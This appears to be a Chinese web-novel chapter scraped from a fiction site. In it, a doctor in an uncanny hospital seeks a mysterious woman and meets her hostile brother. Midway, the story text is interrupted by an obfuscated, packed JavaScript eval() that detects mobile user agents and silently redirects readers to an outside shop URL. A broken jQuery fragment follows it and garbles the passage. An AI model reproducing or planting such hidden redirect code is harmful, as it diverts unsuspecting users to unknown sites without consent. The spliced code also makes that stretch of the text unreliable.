文趣网 > 其他小说 > 镜垩 > 34. 等待进入网审
    “齐晴,还不下班吗?”

    同事走到她身旁,随手脱下外套搭在臂弯。她心知齐晴性子寡言,平日除了和病患交流,鲜少与人搭话,本也没指望得到回应,可瞥见对方惨白的面色,不由得出声关切:“你脸色很差,是身体不舒服?”

    齐晴转头,认出来人是韩姜然,模糊的记忆渐渐回笼。

    她声音沙哑无力,轻轻摇头:“没事,只是有点低血糖。”韩姜然半点不信,瞧她强撑的模样暗自叹气。院中人都清楚,齐晴近来被那个难缠的小病患折腾得身心俱疲,偏生她性子执拗,受了委屈也从不肯倾诉,看着实在让人怜惜。

    “身子难受别硬扛。”韩姜然打开储物柜,掏出牛奶、饼干一股脑塞进她手里,语气热忱,“这些你先垫垫,不够我这儿还有,不用跟我客气。”

    齐晴怔在原地,半晌才回过神,将东西悉数递了回去:“谢谢你,我真的不需要。”

    韩姜然见状,只得悻悻把零食收回柜中,依旧忍不住叮嘱:“那我先走了。真撑不住就及时休息,齐医生还是很好说话的,记得请假,别白白扣了薪水。”

    齐晴点头应下。听见关门声响起,她紧绷的脊背骤然松弛,靠在冰冷的柜门上闭目喘息。无数陌生记忆碎片如走马灯般在脑海里翻涌,层层叠叠压得她喘不过气。

    她必须尽快理清现状,找到虞清漄,揭开所有谜团。

    更衣室的感应灯应声熄灭,周遭陷入一片漆黑。黑暗反倒让齐晴心绪安定下来,思绪也慢慢变得清晰。她已然分不清当下是幻境还是真实,揉了揉发胀的额角,心底只剩一个念头:找到虞清漄。

    咔嗒一声,她合上柜门,暗自思忖对方此刻的去向,脑海中不由自主浮现出医院顶楼的身影。

    “齐晴?你怎么还待在这里?”

    诧异的声音从门口传来。门外的灯光倾泻而入,将昏暗的房间照亮大半。齐晴抬眸望去,望着光影里的人,一时恍了神。

    她记得这人本该远赴国外,为何会突然出现在这里?

    齐晴攥紧掌心,强迫自己稳住心神。

    或许,眼前的一切才是真实呢。

    林霖艺快步走到她身边,语气带着几分嗔怪:“又没按时吃饭吧?我都叮嘱你多少次了,三餐规律才能扛得住高强度工作。”

    齐晴久久凝视着她,直看得林霖艺后知后觉察觉异样,伸手轻轻推了推她:“你到底有没有在听我说话?”

    “霖艺,好久不见。”齐晴勉强扯出一抹笑意。

    “你这是怎么了?说得像是阔别多年一样。”林霖艺满脸焦灼,越看越觉得不对劲,暗自嘀咕,“难不成被那个小疯子折腾得失神了?说话都颠三倒四的。”

    “小疯子?是虞清灼吗?”齐晴敏锐捕捉到名字。

    林霖艺一惊,连忙劝道:“果然是他!你要是实在应付不来,就去找齐医生反映。那孩子性情乖戾,指不定会做出什么出格的事。实在不行我们轮流接手,总好过你独自受委屈。”

    话音一顿,她恍然大悟般低呼:“你该不会还惦记着他姐姐吧?虽然虞清漄容貌出众,但你也没必要把自己搭进去啊。”

    “再加上她还有这么一个疯子弟弟,齐晴她真的不值得你入赘的!”

    林霖艺挽声劝道:“世界这么大总会遇到更喜欢的,没必要单恋一枝花。”

    “姐姐?你说虞清漄?她现在在哪里?”齐晴瞬间精神一振,迅速抓住了重点。

    “她刚上楼了。”

    齐晴听到“虞清漄”三个字的时候,左手正搭在储物柜的边沿上。她下意识收了一下手,指腹滑过柜门冰冷的金属表面,那道旧疤的位置被边缘硌了一下。不疼,但她的手指停住了。像有什么东西在她身体里被那个名字叫醒了一瞬,然后她转身往外走了。

    林霖艺望着她匆匆离去的背影,哭笑不得地嘟囔:“果然还是美人有号召力,一下子就精气神十足了。”说着,她又猛地一拍脑袋,“糟了,我原本要做什么来着……”

    齐晴快步奔至电梯口,只见电梯一路上行,心往下一沉。她反复按着上行按钮,神色焦灼。

    “齐医生,是有什么急事吗?”

    温婉的女声自身后响起。齐晴回头,只见身着一袭白裙的虞清漄立在灯光下,唇角噙着浅淡笑意,“是去找阿灼的?”

    齐晴下意识点头,故作镇定地再次按下电梯键:“嗯。”

    眼前这人,似乎并非她要找的那一个。

    叮咚一声,电梯门缓缓开启。齐晴率先走进电梯,抬眼望去,只见楼层按钮歪扭错乱,不少数字倒置,还有污渍附着在按键表面,透着一股说不出的诡异。“怎么了?不清楚病房楼层吗?”虞清漄紧随其后踏入电梯,笑意不变,眼底却藏着审视。她看得出来,今日的齐晴处处透着反常。

    她不对劲。

    齐晴不动声色,按下十六楼的按键,随口问道:“这么晚了,虞小姐怎么还来医院?”

    “给阿灼送晚饭。”虞清漄晃了晃手中的保温食盒,语气无奈,“他惦记着家里陈姨做的点心,我只好特意送来。若是你不嫌弃,不妨一起尝尝。”

    “好。”齐晴目光紧盯着跳动的数字,电梯停稳后,伸手拦住梯门做了个请的手势,“只是不知阿灼是否愿意,他向来对我颇有成见。”

    “不见得愿意跟我一起吃。”

    她心中已有盘算,打算先从虞清灼这里寻找突破口。

    虞清漄眉眼弯弯,笑意意味深长:“放心,他会同意的。”

    病房内,虞清灼站在床上,指着进门的齐晴怒目而视:“这是姐姐专门带给我的东西,你凭什么分食?未免太厚脸皮了!”他火气上涌,一脚踢飞枕边抱枕,在床上跳脚叫嚷:“我最讨厌你整日围着姐姐打转!现在见姐姐来了就凑过来,还要跟我争抢吃食……”

    “这么晚了还来找我姐姐,少拿我当借口!谁要你照看我啊!”

    “阿灼。”虞清漄冷声呵斥道。

    虞清灼立刻收敛锋芒,乖乖跪坐下来,一副温顺模样:“既然姐姐开口了,那我就让她吃一点。”说罢,他又转头对着齐晴冷哼,“吃完就赶紧离开,别在这里碍眼。”

    满脸的排斥与不喜展露无遗。

    虞清漄伸手揉了揉他的头顶,温声道:“那阿灼可要多吃些。”

    随后眼眸充满歉意对着齐晴道:“小孩子心性,别放在心上。”

    虞清灼喜滋滋地接过点心,特意举到身前炫耀一番,才小口品尝,连连夸赞:“味道绝佳,也就姐姐带来的吃食最好吃。”

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17693581|207787||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    在他心里,虞清漄的话便是金科玉律。

    谁都抵不过,他姐姐。

    虞清漄将另一碟点心递到齐晴手中:“往后还要劳烦齐医生多费心照看他。”

    齐晴接过餐盘随手放在桌边,压根没看一眼精致的点心,语气平淡疏离:“照顾病患本就是我的职责,分内之事而已。”

    虞清漄笑了笑,没有再多言语。

    齐晴拿起病床旁的病历细细翻看,上面记录的并非疑难杂症,而是先天性心脏病。她抬眼看向床上对着虞清漄撒娇的少年,四目相撞的瞬间,虞清灼脸色骤沉,语气刻薄:“看什么看?没事就快走,别在我眼前晃悠。”

    “不许对齐医生这么无礼。”虞清漄轻轻点了点他的额头,转而看向齐晴,笑意温和,“你不会介意吧?”

    齐晴望着她眼底毫无温度的浅笑,忽然扬唇回应:“自然不会,病患优先。”

    她合上病历本:“你们好好休息,我先告辞了。”

    “我送送你。”虞清漄起身,却被虞清灼死死拽住衣袖,只能驻足目送。

    齐晴走出病房的时候,脚步在门口顿了一瞬。她低头看见门边的置物架底部有一片干枯的花瓣,边缘卷曲,颜色褪成了淡褐色。她弯腰把它捡了起来,握在掌心里,然后带上了门。身后虞清灼还在和虞清漄说话,没有人注意到她手里的那片东西。

    房门缓缓闭合,虞清灼脸上的乖巧瞬间荡然无存,满心愤懑:一个个都想抢走姐姐,实在惹人厌烦!

    对上虞清漄似笑非笑的目光,他连忙讪讪解释:“姐姐,你何必对她和颜悦色。”

    “这人肯定跟之前的他们都是一伙的,只想着惦记你的东西!”

    “那你为何对她抱有这么大的敌意?”虞清漄反问,“阿灼你太明显了,如果她真的如你所说惦记我身上的某种东西,那你岂不是在打草惊蛇?”

    虞清灼理直气壮:“我看她就不像好人。再说了,她我可不觉得有什么好打草惊蛇的!”

    他话语充满不屑:“如果真的和他们是一伙的,那派来的人也太蠢了吧?太明显了吧!”

    “阿灼,这世上本就没有绝对的善与恶。”

    “不许再这样了!”

    “我不管!姐姐在我心里就是全然的好人,我这一辈子,只信姐姐一人。”

    虞清漄眼底笑意真切了几分,眉眼柔和:“好,那阿灼可要说到做到。”“那是自然!”虞清灼扬起骄傲的小脸,“姐姐去哪里,我就跟到哪里,你千万不要丢下我。”

    夜色深沉,月华如水。

    齐晴独自站在顶楼阳台,晚风猎猎扬起她的白大褂,在沉沉夜幕中格外醒目。

    楼下,虞清漄似有所感,抬眸望向楼顶,二人遥遥相望。清风拂动她的裙摆与发丝,她垂眸浅笑,抬手将碎发别至耳后。晚风穿过楼宇,携着无声的追问在夜色里回荡。

    “虞清漄,你到底是谁……”

    顶楼的风很大,齐晴站在那里,低头看着手心。刚才从置物架底捡起来的那片枯花瓣还在,被风吹得微微颤动,像随时会从她掌心里飞走。她把它攥紧了,再松开的时候,花瓣边缘被她捏出了一道新的折痕,弯弯的,收尾微微上扬。她看了那道折痕好几秒,觉得眼熟,但不知道在哪里见过。